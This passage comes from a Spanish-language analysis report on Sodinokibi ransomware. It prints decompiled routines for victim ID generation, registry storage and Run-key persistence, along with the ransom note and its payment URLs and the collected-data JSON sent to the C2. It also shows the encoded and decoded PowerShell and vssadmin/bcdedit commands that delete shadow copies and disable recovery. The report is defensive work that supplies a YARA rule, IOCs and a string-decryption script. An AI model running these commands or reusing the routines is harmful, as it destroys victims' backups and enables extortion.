- **Q7PZe** – Clave privada (**SK_1**), correspondiente a la clave publica de **vTGJ**, cifrada con la clave pública del parámetro "**pk**" de configuración + clave pública generada en el punto 2 (**PK_2**) + IV generado en el punto 4 (**IV_1**) + CRC32 de la clave privada (**SK_1**) cifrada.
- **BuCrIp** – Clave privada (**SK_1**), correspondiente a la clave publica **vTGJ**, cifrada con la clave pública embedida en el código dañino en la dirección **0x0040F020** + clave pública generada en el punto 2 (**PK_2**) + IV generado en el punto 4 (**IV_1**) + CRC32 de la clave privada (**SK_1**) cifrada.
- **lcZd7OY** – Contiene la extension aleatoria generada para utilizar como extension de los ficheros cifrados.
- **sLF86MWC** – JSON con los datos recoletados del equipo (nombre de usuario, nombre del equipo, etc..), cifrado mediante AES y una clave generada aleatoriamente.

```
strncpy((int)&pbBinary, v1, cbBinary);
strncpy((int)&byte_41D818, v2, v23);
if ( !wrapper_RegSetValueExW(HKEY_LOCAL_MACHINE, &SOFTWARE_GitForWindows, &_73g, 3u, &Data, cbData) )
  wrapper_RegSetValueExW(HKEY_CURRENT_USER, &SOFTWARE_GitForWindows, &_73g, 3u, &Data, cbData);
if ( !wrapper_RegSetValueExW(HKEY_LOCAL_MACHINE, &SOFTWARE_GitForWindows, &vT6j, 3u, &byte_41D7A0, v21) )
  wrapper_RegSetValueExW(HKEY_CURRENT_USER, &SOFTWARE_GitForWindows, &vT6j, 3u, &byte_41D7A0, v21);
if ( !wrapper_RegSetValueExW(HKEY_LOCAL_MACHINE, &SOFTWARE_GitForWindows, &Q7PZe, 3u, &pbBinary, cbBinary) )
  wrapper_RegSetValueExW(HKEY_CURRENT_USER, &SOFTWARE_GitForWindows, &Q7PZe, 3u, &pbBinary, cbBinary);
if ( !wrapper_RegSetValueExW(HKEY_LOCAL_MACHINE, &SOFTWARE_GitForWindows, &BuCrIp, 3u, &byte_41D818, v23) )
  wrapper_RegSetValueExW(HKEY_CURRENT_USER, &SOFTWARE_GitForWindows, &BuCrIp, 3u, &byte_41D818, v23);
}
if ( v20 )
wrapper_RtlFreeHeap_((int)v20);
```

Figura 22. Generación de la clave de registro.

El código dañino obtiene el número serie del volumen raíz de Windows y el nombre del procesador utilizado en el equipo. Los datos del procesador son obtenidos mediante el opcode CPUID. Estos datos son utilizados para generar un ID que permitirá al atacante identificar el equipo infectado. Para ello realiza el siguiente proceso:

- Genera el CRC32, utilizando 0x539 como semilla, del numero de serie del volumen raiz.
- Genera el CRC32, utilizando el CRC32 anterior como seed, del nombre del procesador.
- Concatena el segundo CRC32 (nombre del procesador) con el primer CRC32 (numero de serie del volumen raiz) para formar el ID de la infección.

```
int get_victim_id()
{
  int infection_ID_; // eax
  int infection_ID; // edi
  int crc32_volumen_serial_number; // esi
  int volumen_serial_number_; // ST2C_4
  int processor_name_size; // eax
  unsigned int CRC32_processor_name; // eax
  char processor_name; // [esp+4h] [ebp-58h]
  int _08X_08X; // [esp+44h] [ebp-18h]
  __int16 v8; // [esp+54h] [ebp-8h]
  int volumen_serial_number; // [esp+58h] [ebp-4h]

  infection_ID_ = allocate_memory_heap(34);
  infection_ID = infection_ID_;
  if ( infection_ID_ )
  {
    volumen_serial_number = get_volume_serial_number();
    crc32_volumen_serial_number = CRC32(0x539, (unsigned __int8 *)&volumen_serial_number, 4);
    init_memory(&processor_name, 0, 0x40u);
    get_processor_name_by_CPUID(&processor_name);
    wrapper_rc4_decrypt_blob((int)&encrypted_data_baseaddress, 0x677, 12, 16, (int)&_08X_08X);
    v8 = 0;
    volumen_serial_number_ = volumen_serial_number;
    processor_name_size = wrapper_strlen(&processor_name);
    CRC32_processor_name = CRC32(crc32_volumen_serial_number, (unsigned __int8 *)&processor_name, processor_name_size);
    wsprintfW(infection_ID, &_08X_08X, CRC32_processor_name, volumen_serial_number_);
    infection_ID_ = infection_ID;
  }
  return infection_ID_;
}
```

Figura 23. Generación del ID de la infección.

Los ficheros cifrados tendrán una extension generada de forma aleatoria, de entre 5 y 10 caracteres. Esta extensión es almacenada en la clave de registro **HKLM\GirForWindows\lcZd7OY** o **HKCU\GirForWindows\lcZd7OY**.

```
wrapper_rc4_decrypt_blob((int)&unk_40F060, 0x20A, 8, 44, (int)&SOFTWARE_GitForWindows);
v3 = 0;
wrapper_rc4_decrypt_blob((int)&unk_40F060, 0x60, 15, 14, (int)&lcZd7OY);
v5 = 0;
lcZd7OY_value = wrapper_RegQueryValueExW(HKEY_LOCAL_MACHINE, &SOFTWARE_GitForWindows, &lcZd7OY, &Type, &cbData);
if ( lcZd7OY_value
  || (lcZd7OY_value = wrapper_RegQueryValueExW(HKEY_CURRENT_USER, &SOFTWARE_GitForWindows, &lcZd7OY, &Type, &cbData)) != 0 )
{
  if ( Type == REG_SZ )
  {
ABEL_13:
    sub_405C49((int)&unk_41D8CC, (LPCWCH)(lcZd7OY_value + 2));
    return lcZd7OY_value;
  }
  if ( lcZd7OY_value )
    wrapper_RtlFreeHeap_(lcZd7OY_value);
}
for ( result = generate_random(5, 10); ; result = generate_random(5, 10) )
{
  lcZd7OY_value = result;
  if ( !result )
    break;
  if ( !sub_405B05((int)&unk_41D8CC, (char *)(result + 2)) )
  {
    cbData = 2 * get_lenght((__int16 *)lcZd7OY_value) + 2;
    if ( !wrapper_RegSetValueExW(
            HKEY_LOCAL_MACHINE,
            &SOFTWARE_GitForWindows,
            &lcZd7OY,
            1u,
            (BYTE *)lcZd7OY_value,
            cbData) )
      wrapper_RegSetValueExW(HKEY_CURRENT_USER, &SOFTWARE_GitForWindows, &lcZd7OY, 1u, (BYTE *)lcZd7OY_value, cbData);
    goto LABEL_13;
  }
  wrapper_RtlFreeHeap_(lcZd7OY_value);
}
```

Figura 24. Extensión aleatoria de los ficheros cifrados.

El código dañino comienza a recolectar información del equipo: nombre de usuario, nombre del equipo, nombre de dominio, lenguaje utilizado (obtenido de **HKCU\Control Panel\International\LocaleName**), nombre del sistema operativo

(obtenido de **HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName**), espacio libre en disco, arquitectura del procesador (32 o 64 bits). Toda esta información, incluyendo información adicional del código dañino, como la clave privada cifrada (**Q7PZe**) y la clave pública del atacante (**"pk"**), es formateada en JSON y cifrada mediante una clave AES, que ha sido generada como la naterior, pero utilizando otra clave pública que se encuentra embedida en la dirección **0x0040F000**:

Clave Pública en 0x0040F000
367D49308535C2C368604B4B7ABE8353ABE68E42F9C662A5D06AADC6F17DF61D

La estructura de este JSON es la siguiente:

PARAMETRO	DESCRIPCIÓN
ver	Versión del código dañino
Pid	"**pid**" del JSON de configuración
Sub	"**sub**" del JSON de configuración
Pk	Clave pública del atacante, extraída del campo "**pk**" del JSON de configuración
Uid	ID de la infección
Sk	Contenido del valor de registro **Q7PZe**
unm	Nombre de usuario
Net	Nombre del equipo
Grp	Nombre de Dominio
Lng	Idioma del Sistema Operativo
Bro	True si el layout del teclado está incluido en la lista de exclusiones
Os	Versión del Sistema Operativo
Bit	Arquitectura del Sistema Operativo
Dsk	Espacio de disco disponible (en base64)
Ext	Extensión utilizada para los ficheros cifrados

```
{
   "ver":262,
   "pid":"43",
   "sub":"1949",
   "pk":"d/05VjQVdbvVZ0nn4lfGFfoFdqEL67o5b8V3h/FJkQ8=",
   "uid":"AB60ABBA427DA449",
   "sk":"k/jjuSZkKicdknAKR9YyW0afsnEV0ZlAkuwi5d21O3J5RXjFvJ3SCiO3Hulfd/hIdS
   "unm":"USERNAME",
   "net":"WIN-95B2L78EI4N",
   "grp":"DOMAINNAME",
   "lng":"en-US",
   "bro":false,
   "os":"Windows 7 Enterprise",
   "bit":64,
   "dsk":"QQACAAAAAAAAAAAAAAAAAAAAAAAAAAAAEMAAwAAAADw3/8OAAAAAKAr7AkAAAA=",
   "ext":"97f31"
}
```


Figura 25. Información recolectada y enviada al C2.

Los datos cifrados son convertidos a BASE64 y serán incluidos en el fichero de rescate que el código dañino crea en los directorios donde se han cifrado ficheros.

```
You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6a

2) If TOR blocked in your country, try to use VPN! But you can use our seconda
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decryptor.top/AB60ABBA427DA449

warning: secondary website can be blocked, thats why first variant much better
link for download TOR version 8.5.5 here: https://filehippo.com/download_tor_b

when you open our website, put the following data in the input form:
Key:

4qkTaCAB4NG+5Snoqz/hJONqV5WyQMOp3w1WWD3JwM8S/R2c4BKgEHYg+zeibg9L
UOIogYVQtEfQ7CaJeHZGb/kZ+BRhvVR1ARVt2JnOFBma2hQQCB2+OJshXHpLdnfN
FYeTmdnRrCPtoxyHN6MaiKUc7UCI/bZpwtXRQxSNrz7yuO+WdO9aGHyfX8xM5y1S
ospsqqOmiukL2YSG7Sk/nyAfyGJ6CPq5WhgXYq3m8nwKpVmLNPofavfE25IPSTlS
AVf+jsikBPOMA7X9lq2lQaPIGkKKgs/ikAjni9M2q6d+lgNOMatSyHf4pcLWQSVs
Efi+TjlEykJG+NZOvO3QjW3XYgusUuJQZ8R47thyJogh1Dv9vjbhAxfTZ7XORXlf
Yz7HQt4gPgcV90z8kZ5wsKEDpGiqF7Gj/HyBc1O2hOc6WupTX1DQrfhgqiYLE4eh
pWnONGh8HcAHtXM6MyJkHsaROFwB/5ErF1xwLPD3jhLwmH/gbcaElM3I1RoyZxEZ
m9as0sQmNZFcsS5SrkKF/47UsBt4aRLbYBaI59KHTozpBHoz1+QO+zBOlPVVxdah
iLHPOr6jtxRofQDoUNgN8H29/h9l6bwJltEuXxPPAtctJKo/NIJ33drh0hFctb99
yAF3VlVyVm1CGUYDRuhN9QotDTXql43HrciFELd8O//aOc2Cw18Q6IKSyO0c0pMj
tBn3AshokUDMEGMQE0iA4iMzzQHgE7D4AloW4w/gIpPLA6e1hDtx+jHxrSpWoPbz
w198i5kjiA7pIS1yVeLs+zfrFmDDJvf246J0mD1sph4cKe7MpP80uCDwjAs/yORp
c3ohTUHsZkSFL9Uisu+SyBYO8qTWloU7+clTOxGSnUbAzJfTqOB2m+W3HVQDQLs6
jWQtmO6GdUQkCRIyOydFhtPhvqG+0+wLDNB9y3SNwsqRh94c8yElG+gCkmBMQLCs
UCpT/nApC6vW4L6uVAyWy1+9HH3snpLoMz7ttG+RZoTp+tFJMmX2vvT+UPrCLUs/
iTiGo50V2Upx1g2/J92Rc7V69D0QKjHxyrm7FSrgJ3kUNAzPgf7eRFS08OIZBpns
fX1JUERESV1rISDjolvE1rdFVbvHGHNCxJf8Mi7RWnVDlz4nFyw8Ejg1pNgzbnc1
ycNLkLTXRgnYsjhQj0m6FGGs73OMKcf3gwIR9TIQOg+tV1WY7bmp7viAUS4dB+Q3
YduvUp6NaRNrPPBiBWp8NbqQKYzJ/lHggfTnnQ==



Extension name:

97f31
```

Figura 26. Mensaje de rescate formateado con la información del equipo en BASE64.

El código dañino utiliza el parámetro **"img"** de la configuración para modificar la imagen de fondo de escritorio, mostrando el mensaje de rescate adaptado a la infección en curso.

"You are infected! Read XXXXXXXX-HOW-TO-DECRYPT.txt!"

Con el fin de evitar la recuperación de datos, el código dañino borra las "Shadow Copies" mediante el siguiente comando en Powershell:

Powershell -e RwBlAHQALQBXAG0AaQBPAGIAagBlAGMAdAAgAFcAaQBuADMAMgBfAFMAaABhAGQAbwB3AGMAbwBwAHkAIAB8ACAARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUAYwB0ACAAewAkAF8ALgBEAGUAbABlAHQAZQAoACkAOwB9AA==

Que se traduce en la ejecución del siguiente comando:

Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}

Si la versión del sistema operativo es Windows XP o inferior, utilizará el siguiente comando, que tambien dehabilita el modo de recuperación:

Cmd.exe /c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} recoveryenabled No & bcdedit /set {default} bootstatuspolicy ignoreallfailures

A continuación, mediante las funciones FindFirstFileW y FindNextFileW, el código dañino comenzará a cifrar todos los ficheros que encuentre en el sistema, excluyendo aquellos configurados mediante los parámetros de configuración "**ext**", "**fld**" y "**fls**". El proceso de cifrado es el siguiente:

- Leer el contenido del fichero (solo el primer megabyte si la opción "**fast**" del JSON de configuración está activada).
- Cifrar los datos leidos.
- Sobreescribir el fichero original con los datos cifrados.
- Añadir la final del fichero cifrado los siguientes datos:
  - Contenido de la clave de registro **Q7PZe** (88 bytes).
  - Contenido de la clave de registro **BuCrIp** (88 bytes).

- Clave pública (**PK_3**) generada en el punto 10 (32 bytes) para cada fichero.
- IV generado en el punto 13 (8 bytes).
- CRC32 de la clave pública (**PK_3**) generada en el punto 10 (4 bytes).
- Valor del campo "**fast**" del JSON de configuración.
- 0x0000 cifrado con Salsa20 y la clave generada por cada fichero.

- Renombrar el fichero con la extensión aleatoria generada previamente.

Por cada directorio donde se han cifrado datos, el código dañino creará un fichero con el mensaje de rescate y finalmente cambiará el fondo de escritorio del usuario, para informar al usuario del ataque y proporcionarle información de como puede pagar el rescate y recuperar sys ficheros.

Si el parámetro de configuración **"net"** está activado, el código dañino enviará el JSON cifrado con la información recolectada del equipo a cada uno de los dominios configurados en el parámetro **"dmn"** del fichero de configuración, mediante una petición POST. Para ello utilizará el siguiente User-Agent:

User-Agent
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36

Y generará una URL aleatoria siguiendo el siguiente formato:

https://<C2 >/<URI_1 >/<URI_2>/<random_name>.<ext>

- **URI_1** – Valor elegido de forma aleatorio de la siguiente lista:

<URI_1>
wp_content, static, content, include, uploads, news, data, admin

- **URI_2**– Valor elegido de forma aleatorio de la siguiente lista:

<URI_2>
images, pictures, image, temp, tmp, graphics, assets, pics, game

- **random_name**– Cadena de texto aleatorio de entre 2 y 18 caracteres en minusculas, usando el alfabeto a-z:
- **ext** – Valor elegido de forma aleatoria de la siguiente lista:

<EXT>
jpg, png, gif

```
wrapper_rc4_decrypt_blob((int)&unk_40F060, 0x97C, 11, 20, (int)&wp_content);
v9 = 0;
wrapper_rc4_decrypt_blob((int)&unk_40F060, 0xB29, 10, 12, (int)&static_1);
v27 = 0;
wrapper_rc4_decrypt_blob((int)&unk_40F060, 0x763, 15, 14, (int)&content);
v21 = 0;
wrapper_rc4_decrypt_blob((int)&unk_40F060, 0x6BF, 5, 14, (int)&include);
v19 = 0;
wrapper_rc4_decrypt_blob((int)&unk_40F060, 0x33, 13, 14, (int)&uploads);
v17 = 0;
wrapper_rc4_decrypt_blob((int)&unk_40F060, 0x5D7, 5, 8, (int)&news);
v41 = 0;
wrapper_rc4_decrypt_blob((int)&unk_40F060, 0x720, 10, 8, (int)&data);
v39 = 0;
wrapper_rc4_decrypt_blob((int)&unk_40F060, 0x651, 15, 10, (int)&admin);
v31 = 0;
v51 = &wp_content;
v52 = &static_1;
v53 = &content;
v54 = &include;
v55 = &uploads;
v56 = &news;
v57 = &data;
v58 = &admin;
v4 = get_random_int(0, 7u);
strcat(v3, (int)(&v51)[v4]);
strcat(v3, (int)&unk_40C010);
wrapper_rc4_decrypt_blob((int)&unk_40F060, 0x1EC, 8, 12, (int)&images);
v25 = 0;
wrapper_rc4_decrypt_blob((int)&unk_40F060, 0x9AE, 7, 16, (int)&pictures);
v11 = 0;
wrapper_rc4_decrypt_blob((int)&unk_40F060, 0xB64, 4, 10, (int)&image);
v29 = 0;
```

Figura 27. Composición de la URL.

4. PERSISTENCIA

Esta muestra de código dañino no está configurada para instalar persistencia en el sistema, sin embargo sí que dispone del código necesario para ello. Este comportamiento está controlado por el parámetro de configuración "**arn**". Si está activado, se instalará persistencia en la siguiente clave de registro:

AutoRun
(HKLM|HKCU)\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ sNpEShi30R

```
void install_AutoRun()
{
  WCHAR *v0; // esi
  WCHAR SOFTWARE_Microsoft_Windows_CurrentVersion_Run[45]; // [esp+0h] [ebp-78h]
  __int16 v2; // [esp+5Ah] [ebp-1Eh]
  WCHAR sNpEShi30R[10]; // [esp+5Ch] [ebp-1Ch]
  __int16 v4; // [esp+70h] [ebp-8h]
  int v5; // [esp+74h] [ebp-4h]

  if ( enable_AutoRun )
  {
    v0 = wrapper_GetModuleFileName(0, (int)&v5);
    if ( v0 )
    {
      wrapper_rc4_decrypt_blob((int)&unk_40F060, 0xA85, 4, 90, (int)SOFTWARE_Microsoft_Windows_CurrentVersion_Run);
      v2 = 0;
      wrapper_rc4_decrypt_blob((int)&unk_40F060, 0x4FA, 14, 20, (int)sNpEShi30R);
      v4 = 0;
      if ( !wrapper_RegSetValueExW(
              HKEY_LOCAL_MACHINE,
              SOFTWARE_Microsoft_Windows_CurrentVersion_Run,
              sNpEShi30R,
              1u,
              (BYTE *)v0,
              2 * v5 + 2) )
        wrapper_RegSetValueExW(
          HKEY_CURRENT_USER,
          SOFTWARE_Microsoft_Windows_CurrentVersion_Run,
          sNpEShi30R,
          1u,
          (BYTE *)v0,
          2 * v5 + 2);
      wrapper_RtlFreeHeap_((int)v0);
    }
  }
}
```

Figura 28. Instalación de persistencia en el sistema.

5. YARA

La siguiente regla de YARA puede utilizarse para detectar el código dañino en un equipo infectado.

SODINOKIBI

```
import "pe"

rule ransomware_sodinokibi {
  meta:
    description = "Ransomware Sodinokibi"
    date = "2019-12-05"
    hash1 = "1524B237E65D52AA7E2ADD5DBDCC7C05"
  strings:
    $y0 = "expand 32-byte k"
    $y0 = "expand 16-byte k"
  condition:
    ( uint16(0) == 0x5a4d and filesize < 900KB and all of them )
}
```

6. IOCS

Los siguientes IOCs pueden ser utilizados para detectar equipos infectados con este código dañino.

	IOCs
MD5	1524B237E65D52AA7E2ADD5DBDCC7C05
Mutex	Global\AC00ECAF-B4E1-14EB-774F-B291190B3B2B

7. APÉNDICE I

El código dañino contiene un BLOB de múltiples datos cifrados en RC4. El siguiente script en Python permite descifrar cada uno de los datos, para ello necesitamos los parámetros que se le pasan a la función "**0x0040544F**".

RC4 Hash

```
base_addr=0x0041CB08

arg0=base_addr
arg1=0x03E0
arg2=5
arg3=0x15

def KSA(key):
    keylength = len(key)

    S = range(256)

    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % keylength]) % 256
        S[i], S[j] = S[j], S[i]  # swap

    return S


def PRGA(S):
    i = 0
    j = 0
    while True:
        i = (i + 1) % 256
        j = (j + S[i]) % 256
        S[i], S[j] = S[j], S[i]  # swap

        K = S[(S[i] + S[j]) % 256]
        yield K


def RC4(key):
    S = KSA(key)
```

RC4 Hash

```
    return PRGA(S)

def get_rc4key(data, size):
    aux=[]
    print "%x" %data
    print "%x" %size
    for i in range(size):
      aux.append(Byte(data+i))
    return aux


rc4key_addr=base_addr + arg1
rc4key_size=arg2
data_addr=rc4key_addr + rc4key_size
data_size=arg3

print get_rc4key(rc4key_addr, rc4key_size)
keystream = RC4(get_rc4key(rc4key_addr, rc4key_size))

import sys
i=0
text=""
while i < data_size:
    aux=chr(Byte(data_addr+i) ^ keystream.next())
    if ord(aux) != 0x00:
        text=text+aux
    i+=1
print text
```